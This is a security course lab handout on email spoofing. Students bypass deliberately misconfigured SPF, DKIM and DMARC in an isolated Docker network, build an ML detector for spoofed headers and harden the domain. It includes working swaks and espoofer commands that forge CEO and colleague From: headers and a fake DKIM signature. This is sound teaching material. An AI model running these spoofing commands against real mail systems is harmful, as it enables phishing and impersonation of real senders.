

Hardening Email Sender Authentication

Exploiting SPF, DKIM, and DMARC — and Building a Defence

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1 Overview

Email remains one of the most widely abused communication channels for impersonation and phishing attacks. Over the last two decades, three authentication protocols have been standardised to combat email sender spoofing: **SPF** (Sender Policy Framework), **DKIM** (DomainKeys Identified Mail), and **DMARC** (Domain-based Message Authentication, Reporting and Conformance). Despite their widespread adoption, real-world deployments are riddled with misconfigurations and implementation weaknesses that allow a determined attacker to bypass all three layers simultaneously — a class of vulnerability captured by OWASP A02:2025 (Security Misconfiguration) and A07:2025 (Authentication Failures).

This lab has three complementary objectives:

1. **Attack.** Students will exploit deliberate misconfigurations in a controlled email infrastructure to deliver spoofed messages that pass (or are not rejected by) SPF, DKIM, and DMARC checks.
2. **Detect.** Students will train and evaluate a machine-learning classifier that analyses email headers and metadata to flag spoofed messages, providing a last line of defence when protocol-level checks fail.
3. **Harden.** Students will fix the underlying DNS and MTA misconfigurations and verify that the previous attacks are blocked, practising defence-in-depth at the protocol layer.

Topics covered.

- How SPF, DKIM, and DMARC work and how they interact.
- Common misconfigurations that enable spoofing (soft-fail SPF, missing DKIM, DMARC `p=none`, relaxed alignment).
- Direct MTA attacks using `swaks` and `espoofers`.
- Header-injection and envelope/header `From:` mismatch attacks.
- Feature engineering from email headers for ML-based detection.
- Evaluating a classifier against single- and multi-layer spoofing patterns.
- Hardening DNS zones and the receiving MTA to close the gaps.

Readings.

- RFC 7208 (SPF), RFC 6376 (DKIM), RFC 7489 (DMARC).
- J. Chen, V. Paxson, J. Jiang — *Composition Kills: A Case Study of Email Sender Authentication*, USENIX Security 2020 (included in `containers_setup/espoofers/papers/`).
- <https://github.com/chenjj/espoofers> — `espoofers` tool documentation.

Lab Environment. All tasks run inside a Docker Compose network (`net-10.9.0.0/24`) that you will set up using the provided scripts. No external Internet access is required for the attack tasks. A host machine with Docker and Docker Compose installed is sufficient. This lab has been developed and tested on the official SEED Labs Ubuntu 20.04 virtual machine.

2 Background: How SPF, DKIM, and DMARC Work

Before attacking the system, you should understand what each protocol checks — and just as importantly, what it does *not* check.

2.1 SPF (Sender Policy Framework)

SPF lets a domain owner publish, via a DNS TXT record, the list of IP addresses authorised to send mail on behalf of that domain. On message receipt, the receiver checks whether the connecting IP is in the SPF record of the domain found in the **envelope sender** (SMTP MAIL FROM, also called the Return-Path).

Key limitation: SPF only checks the *envelope* sender. The **From:** header that the recipient actually sees in their mail client is *never* validated by SPF on its own. An attacker can therefore use any envelope sender they like (e.g. from their own SPF-authorised domain) while forging the visible **From:** to impersonate someone else.

Typical SPF record qualifiers:

- **+all** — pass everyone (essentially no protection).
- **~all** — *soft-fail*: receivers should accept but mark suspicious (commonly silently ignored).
- **-all** — *hard-fail*: receivers should reject.
- **?all** — neutral, no opinion.

2.2 DKIM (DomainKeys Identified Mail)

DKIM adds a **DKIM-Signature:** header to outbound messages that cryptographically signs a selection of headers and the body. The public key is published in DNS at **selector._domainkey.example.com**. Receivers fetch the key, recompute the signature, and check that the signing domain (**d=**) matches and the signature is valid.

Key limitation: a **dkim=fail** result, by itself, does not cause rejection at most receivers — it is just an annotation. Only DMARC turns DKIM failure into an enforcement action. Also, the DKIM signing domain (**d=**) need not match the visible **From:** domain; that linkage is enforced only by DMARC *alignment*.

2.3 DMARC (Domain-based Message Authentication, Reporting and Conformance)

DMARC sits on top of SPF and DKIM and adds two crucial concepts:

1. **Alignment.** DMARC requires that the domain authenticated by SPF *or* DKIM matches the visible **From:** domain. Alignment can be *relaxed* (**aspf=r**, **adkim=r**; same organisational domain) or *strict* (**aspf=s**, **adkim=s**; exact match).
2. **Policy.** The DMARC record declares what receivers should do with messages that fail alignment: **p=none** (monitor), **p=quarantine** (spam folder), or **p=reject** (refuse delivery).

Key limitation: DMARC with **p=none** is effectively monitor-only; spoofed messages are still delivered. Many domains publish **p=none** “for reporting” and never tighten it, leaving the door open.

2.4 Composition Weaknesses

Even with all three protocols deployed, attackers can exploit *composition* flaws between MTAs — for example, by sending multiple **From:** headers, by using header-injection through encoded fields, or by abusing differences in how the envelope and header are parsed at different hops. The **espoof** tool catalogues many such attacks; you will use it in Task 2.

3 Lab Environment

3.1 Container Architecture

The lab uses four containers connected on the 10.9.0.0/24 subnet. [Figure 1](#) and [Table 1](#) summarise each container’s role.




Figure 1: Docker Container Network deployed in this lab.

Table 1: Docker containers and their roles

Container	IP	Image	Role
dns-server-10.9.0.5	10.9.0.5	Custom BIND9	Authoritative DNS for <code>victim.test</code> and <code>attacker.test</code> zones.
victim-mail-10.9.0.6	10.9.0.6	docker-mailserver	Postfix/Dovecot mail server for <code>victim.test</code> ; runs SPF, DKIM, and DMARC validation.
attacker-sender-10.9.0.7	10.9.0.7	seed-ubuntu:large	Attack workstation with <code>swaks</code> and <code>espoofers</code> pre-installed.
webmail-10.9.0.8	10.9.0.8	Roundcube (or similar)	Browser-based webmail client for <code>victim.test</code> ; lets students inspect delivered mail in a familiar UI.

DNS zones. Two DNS zones are served by the BIND9 container:

- `victim.test` — the target domain, configured with intentional weaknesses (SPF soft-fail `~all`, no DKIM selector published, DMARC policy `p=none`). The exact misconfiguration is changed

task by task in `containers_setup/bind/zones/db.victim.test`.

- **attacker.test** — the attacker’s domain, with a valid SPF record authorising 10.9.0.7, a published DKIM public key, and a permissive DMARC record. This lets the attacker container send mail that itself authenticates correctly — which is precisely what enables several of the bypass techniques.

Mail accounts. The victim mail server hosts the following accounts:

```
1 alice@victim.test    password: pass123
2 bob@victim.test      password: 123pass
3 user@victim.test     (hashed, for postfix-accounts.cf)
```

Exposed ports. From the host machine you can reach the victim mail server on the following local ports:

```
1 SMTP: localhost:2525 -> victim-mail:25
2 IMAP: localhost:1143 -> victim-mail:143
3 HTTP: localhost:8080 -> webmail:80    (webmail UI)
```

3.2 Setup and Commands

Step 1 — Start the containers. From the root of the `containers_setup` directory:

```
1 $ dcdown                # bring any running containers down first
2 $ dcup -d               # start all four containers detached
3 $ dockps                # verify all containers are running
```

The aliases `dcup`, `dcdown`, `dockps`, and `docksh` are provided by the standard SEED Labs Ubuntu 20.04 image. If you are running on a vanilla Ubuntu host, substitute `docker compose up -d`, `docker compose down`, and `docker ps` respectively.

Step 2 — Run the first-time initialisation script. Open a shell inside the attacker container and run the setup script *once*:

```
1 $ docksh attacker-sender-10.9.0.7
2 (attacker)$ cd /home/seed/init_setup
3 (attacker)$ bash run-me-1st.sh
```

This script updates the system, installs **swaks**, installs the Python dependencies required by **espoof**, and clones the **espoof** repository into `/home/seed/espoof`.

Step 3 — Verify DNS resolution. Still inside the attacker container, confirm that the custom DNS server is resolving both zones correctly:

```
1 (attacker)$ dig MX    victim.test           @10.9.0.5
2 (attacker)$ dig TXT   victim.test           @10.9.0.5
3 (attacker)$ dig TXT   _dmarc.victim.test     @10.9.0.5
4 (attacker)$ dig TXT   attacker.test         @10.9.0.5
```

Reloading the DNS server. Whenever you edit a zone file under `containers_setup/bind/zones/`, you must reload BIND so the new records take effect. A helper script is provided:

```
1 $ ./containers_setup/bind/reload-zones.sh
2 # or directly:
3 $ docker exec dns-server-10.9.0.5 rndc reload
```

Stopping the environment. When you are finished:

```
1 $ dcdown    # stops and removes the containers (volumes are preserved)
```

4 Task 1: Per-Protocol Configurations and swaks Attacks

The sender-authentication behaviour for `victim.test` is controlled by DNS records defined in the BIND zone file `containers_setup/bind/zones/db.victim.test`.

By commenting and uncommenting specific lines in this file, you can simulate four deployment scenarios in increasing order of protection:

1. no sender authentication at all,
2. SPF only (initially with soft-fail `~all`),
3. DKIM only,
4. DMARC only (illustrative — DMARC needs SPF or DKIM to be useful).

In each sub-task below, you will:

- edit `db.victim.test` to obtain the desired configuration,
- reload the DNS server and verify the records using `dig`,
- craft a `swaks` command that sends a spoofed email under that configuration,
- retrieve the message and analyse the authentication-related headers.

You should both run the commands directly in the shell *and* encode your final attack commands into the provided `/home/seed/attacks/attack.sh` script so that you can easily repeat each attack during Task 3 (data collection for the ML classifier).

Bump the SOA serial. Each time you edit `db.victim.test`, remember to increment the serial number on the SOA line before reloading BIND, otherwise BIND may not actually pick up your changes.

4.1 Task 1.1 — No Authentication

In this baseline scenario, `victim.test` publishes *no* SPF, DKIM, or DMARC records at all: receivers have no protocol-level information about who is allowed to send mail for this domain.

Step 1 — Disable all authentication records. Open `db.victim.test` and ensure that the SPF and DMARC lines are commented out, and that no DKIM selector record is present, e.g.:

```
1 ; --- INTENTIONAL MISCONFIGURATIONS (for Task 1.1) ---
2
3 ; SPF: disabled
4 ; @      IN  TXT      "v=spf1 mx ~all"
5
6 ; DKIM: no selector/_domainkey record for victim.test
7
8 ; DMARC: disabled
9 ; _dmarc IN  TXT      "v=DMARC1; p=none; aspf=r; adkim=r"
```

Reload the DNS server and verify that no SPF or DMARC records exist:

```
1 (attacker)$ dig TXT victim.test @10.9.0.5 # no SPF
2 (attacker)$ dig TXT _dmarc.victim.test @10.9.0.5 # no DMARC
```

Step 2 — Spoofed email with no authentication. Send a spoofed email that pretends to come from the CEO at `victim.test`:

```
1 (attacker)$ swaks \
2   --from attacker@victim.test \
3   --to bob@victim.test \
4   --server 10.9.0.6 --port 25 \
5   --helo mail.attacker.test \
6   --header "From: CEO <ceo@victim.test>" \
7   --header "Subject: No-auth baseline" \
8   --body "This is a spoofed email with no authentication at all."
```

Retrieve the message from Bob's inbox (via the webmail UI at <http://localhost:8080> or via IMAP on `localhost:1143`) and examine the full headers.

Questions.

1. Which, if any, `Authentication-Results` fields are present for SPF, DKIM, or DMARC?
2. Does the message reach Bob's inbox? If so, what evidence (if any) would allow a human user or filter to detect spoofing?
3. How difficult would it be for an attacker to impersonate *any* user at `victim.test` in this configuration?

4.2 Task 1.2 — SPF-Only Deployment

In this scenario, `victim.test` publishes an SPF record but no DKIM or DMARC records. You will explore both the soft-fail and hard-fail variants to understand why the qualifier matters.

Step 1 — Enable SPF (soft-fail), keep DKIM and DMARC disabled. Edit `db.victim.test` so that the SPF line is active with the `~all` qualifier:

```

1 ; SPF: enabled (soft-fail policy)
2 @      IN  TXT      "v=spf1 mx ~all"
3
4 ; DKIM: still no selector/_domainkey record for victim.test
5
6 ; DMARC: disabled
7 ; _dmarc IN TXT "v=DMARC1; p=none; aspf=r; adkim=r"

```

Reload the DNS server and verify:

```

1 (attacker)$ dig TXT victim.test @10.9.0.5 # SPF visible
2 (attacker)$ dig TXT _dmarc.victim.test @10.9.0.5 # no DMARC

```

Step 2 — SPF-based spoofing with envelope/header mismatch. Recall from Section 2.1 that SPF checks only the *envelope sender* (SMTP MAIL FROM) and never validates the visible **From:** header. Exploit this by using an envelope sender from your SPF-authorized `attacker.test` domain while forging the visible **From:** to look like Alice at `victim.test`:

```

1 (attacker)$ swaks \
2   --from attacker@attacker.test \
3   --to bob@victim.test \
4   --server 10.9.0.6 --port 25 \
5   --helo mail.attacker.test \
6   --header "From: Alice <alice@victim.test>" \
7   --header "Subject: SPF-only bypass" \
8   --body "Hi Bob, this looks like it came from Alice."

```

Retrieve the message and inspect the **Authentication-Results** and **Received-SPF** headers.

Step 3 — (Optional) Try the same attack with hard-fail SPF. Change the SPF record to use `-all` (hard-fail), reload BIND, and re-run the `swaks` command from Step 2. Compare the **Received-SPF** header and whether the message is still delivered or rejected.

Questions.

1. What is the `spf=` result for the message in Step 2? Why?
2. What domain appears in the visible **From:** header that Bob sees, and what domain authenticated via SPF?
3. Does SPF, by itself, prevent Bob from being fooled by this message? Explain in terms of envelope vs. header sender.
4. How does switching from `~all` to `-all` change the outcome? Is the SPF result enough to block the attack on its own?

4.3 Task 1.3 — DKIM-Only Deployment

In this scenario, `victim.test` uses DKIM signing but publishes no SPF or DMARC records. Receivers can verify a cryptographic signature on the message, but without a DMARC policy there is no enforcement tying that result to a delivery decision.

Step 1 — Generate a DKIM key pair for the victim. On the attacker container (or any host with `openssl`), generate a 2048-bit RSA key pair and extract the single-line base64 public key that goes into DNS:

```
1 (attacker)$ cd /tmp
2 (attacker)$ openssl genrsa -out dkim_private.pem 2048
3 (attacker)$ openssl rsa -in dkim_private.pem -pubout -out dkim_public.pem
4 (attacker)$ grep -v '^-' dkim_public.pem | tr -d '\n'
```

Copy the printed base64 string; you will paste it into the DNS zone in the next step. Place the private key inside the victim mail server's DKIM directory (the path is provided in the project `README`). You will need this key again in Task 4.

Step 2 — Publish the DKIM selector, disable SPF/DMARC. Edit `db.victim.test` to disable SPF and DMARC and publish the DKIM selector (replace `<PUBKEY>` with the base64 string from Step 1):

```
1 ; SPF: disabled for Task 1.3
2 ; @      IN  TXT      "v=spf1 mx ~all"
3
4 ; DKIM: publish a selector for victim.test
5 default._domainkey IN TXT "v=DKIM1; k=rsa; p=<PUBKEY>"
6
7 ; DMARC: disabled for Task 1.3
8 ; _dmarc IN TXT "v=DMARC1; p=none; aspf=r; adkim=r"
```

Reload DNS and verify that the DKIM selector exists:

```
1 (attacker)$ dig TXT default._domainkey.victim.test @10.9.0.5
```

Configure the victim mail server (Postfix + OpenDKIM) to sign outbound mail from `victim.test` with the corresponding private key. Send a legitimate email from `alice@victim.test` to `bob@victim.test` via the webmail UI and confirm that `dkim=pass` appears in `Authentication-Results`.

Step 3 — Spoofed email with broken DKIM signature. Now craft a spoofed message that carries a syntactically valid but cryptographically invalid DKIM-Signature header:

```
1 (attacker)$ swaks \
2   --from attacker@attacker.test \
3   --to bob@victim.test \
4   --server 10.9.0.6 --port 25 \
5   --helo mail.attacker.test \
6   --header "From: CEO <ceo@victim.test>" \
7   --header "Subject: DKIM-only bypass" \
8   --header "DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed; d=victim.test; s=default;
9   ↪ h=from:to:subject; bh=invalidhash; b=invaliddata" \
   --body "Spoofed mail with an invalid DKIM signature."
```

Questions.

1. What is the `dkim=` result for this spoofed message?
2. Does the message still reach Bob's inbox? Why might a receiver accept a message with `dkim=fail`?
3. What additional policy or configuration would be required to reject messages with broken DKIM signatures?

4.4 Task 1.4 — DMARC-Only Deployment

DMARC is designed to enforce *alignment* of authenticated identities (from SPF and/or DKIM) with the visible `From:` domain. If a domain publishes DMARC but does not deploy SPF or DKIM, DMARC has no underlying authentication results to align — and the policy becomes effectively meaningless. This task makes that crystal clear.

Step 1 — Enable DMARC, disable SPF/DKIM. Configure `db.victim.test` so that only the DMARC record is active:

```
1 ; SPF: disabled for Task 1.4
2 ; @      IN  TXT      "v=spf1 mx ~all"
3
4 ; DKIM: no selector/_domainkey record for victim.test
5 ; default._domainkey IN TXT "v=DKIM1; k=rsa; p=..."
6
7 ; DMARC: enabled, but depends on SPF/DKIM results
8 _dmarc IN TXT "v=DMARC1; p=none; aspf=r; adkim=r"
```

Reload DNS and verify:

```
1 (attacker)$ dig TXT victim.test @10.9.0.5 # no SPF
2 (attacker)$ dig TXT default._domainkey.victim.test @10.9.0.5 # no DKIM
3 (attacker)$ dig TXT _dmarc.victim.test @10.9.0.5 # DMARC
```

Step 2 — Spoofed email with DMARC-only configuration. Re-use a simple spoof similar to Task 1.1:

```
1 (attacker)$ swaks \
2 --from attacker@victim.test \
3 --to bob@victim.test \
4 --server 10.9.0.6 --port 25 \
5 --helo mail.attacker.test \
6 --header "From: CEO <ceo@victim.test>" \
7 --header "Subject: DMARC-only bypass" \
8 --body "DMARC is present, but SPF and DKIM are missing."
```

Questions.

1. What are the `spf=`, `dkim=`, and `dmarc=` results in the `Authentication-Results` header?
2. Why does DMARC, by itself, not prevent delivery of this spoofed message when SPF and DKIM are absent?

3. How would the behaviour change if SPF and/or DKIM were properly deployed and DMARC were set to `p=quarantine` or `p=reject`? You will validate this empirically in Task 4.

5 Task 2: Multi-Layer Bypass with `espoofer`

In Task 1 you exploited each protocol (SPF, DKIM, DMARC) in isolation using `swaks`. In this task, you will use the `espoofer` tool to craft attacks that combine multiple bypass techniques and misconfigurations at once.

Before starting Task 2, restore the *combined misconfiguration* state of `db.victim.test` — soft-fail SPF, no DKIM selector, and DMARC `p=none`:

```
1 ; --- COMBINED MISCONFIGURATION (for Task 2) ---
2 @      IN  TXT      "v=spf1 mx ~all"
3 ; default._domainkey is intentionally absent
4 _dmarc IN  TXT      "v=DMARC1; p=none; aspf=r; adkim=r"
```

Reload BIND, then continue.

5.1 Task 2.1 — Exploring Available Attack Cases

`espoofer` is a research tool that implements a catalogue of known email-sender-authentication bypass techniques discovered by Chen, Paxson, and Jiang (USENIX Security 2020). It operates in three modes: *server*, *client*, and *manual*. In this lab you use *server* mode, where `espoofer` acts as the sending MTA.

```
1 (attacker)$ cd /home/seed/espoofer
2 (attacker)$ python3 espoofer.py -l
```

This lists all built-in attack cases. Note the case identifiers (e.g. `server_a1`, `server_a2`, ...).

Questions.

1. How many distinct server-mode attack cases are available?
2. Pick three cases and describe in your own words which authentication property (SPF, DKIM, DMARC, or their composition) each one exploits.

5.2 Task 2.2 — Configuring `espoofer`

Edit `/home/seed/espoofer/config.py` to target the lab infrastructure:

```

1 config = {
2     "attacker_site":          b"attacker.test",
3     "legitimate_site_address": b"admin@victim.test", # spoofed From:
4     "victim_address":         b"bob@victim.test",   # target inbox
5     "case_id":                b"server_a1",         # change to test others
6
7     "server_mode": {
8         "recv_mail_server":    "10.9.0.6",
9         "recv_mail_server_port": 25,
10        "starttls":            False,
11    },
12 }

```

5.3 Task 2.3 — Running Combined Attacks

Run `espoofer` using the configured case:

```

1 (attacker)$ python3 espoofer.py          # uses config.py settings
2 # OR override the case ID on the command line:
3 (attacker)$ python3 espoofer.py -id server_a2

```

For each chosen case, retrieve the message from Bob’s inbox and examine the **Authentication-Results** header. Save the raw email (`.eml`) to disk — you will need these messages as the *multi-layer attack* subset of the dataset in Task 3.

Questions (repeat for at least three different case IDs).

1. For each case, record the `spf=`, `dkim=`, and `dmARC=` results.
2. Which cases result in `dmARC=pass` even when something suspicious is happening with SPF or DKIM?
3. What does the **From:** header look like to Bob in each case?
4. Relate each successful case back to the misconfigurations you exploited in Task 1 (SPF, DKIM, and DMARC).
5. Explain, in protocol terms, why combining multiple weaknesses (a “cocktail” of bypasses) is more effective than any single technique alone.

5.4 Task 2.4 — Optional: Manual-Mode Attack

Use manual mode to craft a raw spoofed message with full control over every header field:

```

1 (attacker)$ python3 espoofer.py -m m \
2     -helo attacker.test \
3     -mfrom attacker@attacker.test \
4     -rcptto bob@victim.test \
5     -ip 10.9.0.6 -port 25 \
6     -data "From: Alice <alice@victim.test>\r\nSubject: Spoofing\r\n\r\nBody here."

```

Question. Explain what each flag controls at the SMTP protocol level (HELO, MAIL FROM, RCPT TO, DATA...) and how it relates to SPF, DKIM, or DMARC verification.

6 Task 3: ML-Based Spoofing Detection

In this task, you will build and evaluate a machine-learning classifier that distinguishes spoofed emails from legitimate ones based on header features. You will specifically compare how well the classifier performs against *single-protocol* bypasses (Task 1) versus *multi-layer* **espoof** attacks (Task 2).

6.1 Task 3.1 — Dataset Preparation

Collect raw email headers from:

- legitimate emails (e.g. messages sent between `alice@victim.test` and `bob@victim.test` when SPF, DKIM, and DMARC are all configured correctly — you can reuse the legitimate test from Task 1.3),
- single-protocol bypass attacks using **swaks** (Tasks 1.1–1.4),
- multi-layer bypass attacks using **espoof** (Task 2, at least three case IDs).

For each email, extract features such as:

- `spf_result` — encoded as `pass=0`, `softfail=1`, `fail=2`, `none=3`;
- `dkim_result` — `pass=0`, `fail=1`, `none=2`;
- `dmARC_result` — `pass=0`, `fail=1`, `none=2`;
- `from_return_path_mismatch` — Boolean (1 if the domain in `From:` differs from `Return-Path:`);
- `helo_from_mismatch` — Boolean (1 if the HELO domain differs from the `From:` domain);
- `num_received_hops` — count of `Received:` headers;
- `has_dkim_signature` — Boolean;
- `reply_to_different_domain` — Boolean;
- other header-derived features you consider useful.

Because the lab-generated dataset will be small, you should *supplement* it with a publicly available labelled corpus (e.g. SpamAssassin, CEAS 2008) to improve class balance and statistical significance.

Feature extraction hint. Python’s standard `email` library can parse raw messages:

```
1 import email
2
3 with open("raw_message.eml", "r") as f:
4     msg = email.message_from_file(f)
5
6 from_addr      = msg.get("From", "")
7 return_path    = msg.get("Return-Path", "")
8 auth_results   = msg.get("Authentication-Results", "")
9 received_hdrs  = msg.get_all("Received", [])
```

6.2 Task 3.2 — Training a Baseline Classifier

Train at least one `scikit-learn` classifier (e.g. Random Forest, Logistic Regression, SVM, Gradient Boosting) to predict whether an email is *legitimate* or *spoofed* based on your feature set. Use an 80/20 train/test split with stratified 5-fold cross-validation.

```
1 from sklearn.ensemble import RandomForestClassifier
2 from sklearn.model_selection import train_test_split, cross_val_score
3 from sklearn.metrics import classification_report, confusion_matrix
4
5 X_train, X_test, y_train, y_test = train_test_split(
6     X, y, test_size=0.2, random_state=42, stratify=y)
7
8 clf = RandomForestClassifier(n_estimators=100, random_state=42)
9 clf.fit(X_train, y_train)
10
11 y_pred = clf.predict(X_test)
12 print(classification_report(y_test, y_pred,
13     target_names=["Legitimate", "Spoofed"]))
14 print(confusion_matrix(y_test, y_pred))
```

Report precision, recall, F1-score, and accuracy for each classifier you train.

6.3 Task 3.3 — Single vs Multi-Layer Bypass Evaluation

To understand how well your classifier handles different kinds of attacks, evaluate it separately on:

- the subset of **single-protocol** bypass emails (Tasks 1.1–1.4), and
- the subset of **multi-layer** espoofer emails (Task 2).

Compute and compare metrics (precision, recall, F1-score) on these two subsets.

Questions.

1. Is your classifier more effective at detecting single-protocol bypasses or multi-layer **espoofer** attacks? Explain why in terms of the feature distributions.
2. Which features have the highest importance scores (for tree-based models) or largest coefficients (for linear models)? Does this match your intuition from Tasks 1 and 2?
3. What is the cost of a *false negative* (a spoofed email classified as legitimate) versus a *false positive* (a legitimate email flagged as spoofed) in a real deployment? How should this asymmetry affect your choice of decision threshold?
4. Describe at least two ways an attacker could adapt their spoofing strategy to evade your classifier.
5. What additional features or data sources would you recommend adding in a production-grade system (e.g. content features, sender reputation, behavioural signals, time-of-day patterns)?

7 Task 4: Hardening the Victim Domain

Having successfully attacked the `victim.test` domain and built an ML detector that flags suspicious headers, this final task asks you to fix the underlying misconfigurations at the protocol layer. You will then re-run the attacks from Tasks 1 and 2 to verify that the hardening is effective.

7.1 Task 4.1 — SPF Hardening

Edit the BIND zone file `containers_setup/bind/zones/db.victim.test` and change the SPF record from `soft-fail` to `hard-fail`:

```
1 ; Before (vulnerable):
2 @ IN TXT "v=spf1 mx ~all"
3
4 ; After (hardened):
5 @ IN TXT "v=spf1 mx -all"
```

Reload the DNS server and re-run the SPF bypass attack from Task 1.2.

Questions.

1. Does the spoofed email still reach Bob's inbox after the SPF change?
2. What **Received-SPF** header value do you now observe?
3. Does the envelope/header mismatch attack (envelope sender from **attacker.test**, header **From:** from **victim.test**) still succeed against **-all**? Why or why not?

7.2 Task 4.2 — Publishing a DKIM Key

If you did not already keep the key pair from Task 1.3, regenerate it and publish the public key:

```
1 # Generate key pair (on the attacker container or host)
2 $ openssl genrsa -out dkim_private.pem 2048
3 $ openssl rsa -in dkim_private.pem -pubout -out dkim_public.pem
4
5 # Extract the single-line base64 public key (no headers)
6 $ grep -v '^-' dkim_public.pem | tr -d '\n'
```

Add the following record to **db.victim.test** (replace **<PUBKEY>** with the output above):

```
1 default._domainkey IN TXT "v=DKIM1; k=rsa; p=<PUBKEY>"
```

Configure the victim mail server (Postfix + OpenDKIM) to sign outgoing mail with the matching private key, then verify that a legitimate email now carries a valid **DKIM-Signature** header and yields **dkim=pass** on receipt.

Questions.

1. After publishing the DKIM key, which **espoofers** cases from Task 2 are now blocked? Are any still effective? Explain why.
2. Is publishing a DKIM key, by itself, enough to stop a determined attacker? Justify your answer with reference to the composition attacks you saw in Task 2.

7.3 Task 4.3 — DMARC Policy Enforcement

Update the DMARC record to move from monitoring (**p=none**) to enforcement, and tighten alignment from relaxed to strict:

```
1 ; Quarantine policy (intermediate step towards full enforcement):
2 _dmarc IN TXT "v=DMARC1; p=quarantine; pct=100; aspf=s; adkim=s;
   ↪ rua=mailto:dmarc@victim.test"
3
4 ; Or full rejection:
5 _dmarc IN TXT "v=DMARC1; p=reject;      pct=100; aspf=s; adkim=s;
   ↪ rua=mailto:dmarc@victim.test"
```

Note the change from `aspf=r` (relaxed) to `aspf=s` (strict) alignment, which requires the `From:` domain to *exactly* match the SPF or DKIM authenticated domain (not just share an organisational suffix).

Questions.

1. Re-run the attacks from Tasks 1 and 2 with the new DMARC policy. Which attacks are now blocked, and which (if any) still succeed?
2. What is the operational risk of moving directly to `p=reject` without first running in `p=none` (and analysing the `rua` reports) for a period of weeks?
3. Summarise the three-protocol hardening as a defence-in-depth diagram showing which protocol catches which attack class. A hand-drawn sketch included in your report is acceptable.

7.4 Task 4.4 — Defence in Depth: Combining ML and Protocol Hardening

With the victim domain now hardened, re-feed a few of the surviving attack messages (if any) into your Task 3 classifier.

Questions.

1. Does the ML classifier add value on top of a correctly configured SPF/DKIM/DMARC stack? Where, and why?
2. Identify one attack from Task 2 that protocol hardening blocks and one that the ML classifier would have flagged independently.

8 Submission

Students should submit a lab report in PDF format containing:

1. **Environment verification** — screenshots of the four running containers (`docker compose ps`) and successful DNS resolution for both zones.
2. **Task answers** — all numbered questions from Tasks 1 through 4 answered with supporting evidence (terminal output, header excerpts, screenshots).
3. **Attack logs** — the contents of `spf-spoof-attack.log` and the relevant `Authentication-Results` headers for at least three `espoofer` cases.
4. **ML results** — the full `classification.report` output, a confusion matrix, the feature importance plot (or coefficient table), and a comparison of single-protocol vs multi-layer evaluation metrics.
5. **Hardening evidence** — before/after zone-file excerpts and re-run attack outputs showing the effect of each hardening step (SPF, DKIM, DMARC).
6. **Reflection** — a short paragraph (200–300 words) discussing the limitations of both protocol-level defences and the ML classifier, and what a production-grade solution would look like (e.g. ARC, BIMi, MTA-STS, sender reputation).

Academic integrity notice. All attacks in this lab must be conducted exclusively within the provided Docker network. Do *not* attempt any of these techniques against real email infrastructure or third-party domains. The `victim.test` and `attacker.test` TLDs are reserved by RFC 2606 and cannot resolve on the public Internet.

9 References

- [1] OWASP Foundation, *A02:2025 — Security Misconfiguration*, https://owasp.org/Top10/2025/A02_2025-Security_Misconfiguration/.
- [2] OWASP Foundation, *A07:2025 — Authentication Failures*, https://owasp.org/Top10/2025/A07_2025-Authentication_Failures/.
- [3] S. Kitterman, *Sender Policy Framework (SPF) for Authorizing Use of Domains in Email*, RFC 7208, IETF, 2014.
- [4] D. Crocker, T. Hansen, M. Kucherawy, *DomainKeys Identified Mail (DKIM) Signatures*, RFC 6376, IETF, 2011.
- [5] M. Kucherawy, E. Zwicky, *Domain-based Message Authentication, Reporting, and Conformance (DMARC)*, RFC 7489, IETF, 2015.
- [6] J. Chen, V. Paxson, J. Jiang, *Composition Kills: A Case Study of Email Sender Authentication*, USENIX Security Symposium, 2020. <https://www.usenix.org/conference/usenixsecurity20/presentation/chen-jianjun>
- [7] J. Chen, *espoofers: An Email Spoofing Testing Tool*, <https://github.com/chenjj/espoofers>.
- [8] DMARCLY, *How to Implement DMARC/DKIM/SPF to Stop Email Spoofing/Phishing: The Definitive Guide*, <https://dmarcly.com/blog/how-to-implement-dmarc-dkim-spf-to-stop-email-spoofing-phishing-the-definitive-guide/>, 2024.
- [9] Infraforge, *SPF, DKIM, DMARC: Common Setup Mistakes*, <https://www.infraforge.ai/blog/spf-dkim-dmarc-common-setup-mistakes>, 2026.
- [10] Roobal, R. Saxena, V. Dillu, *Real-Time Email Spoofing Detection Using Machine Learning and Timestamp Anomaly Analysis*, JATIT, 2025.

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- The lab format is inspired by the SEED Security Lab series by Wenliang Du, Syracuse University (<https://seedsecuritylabs.org>).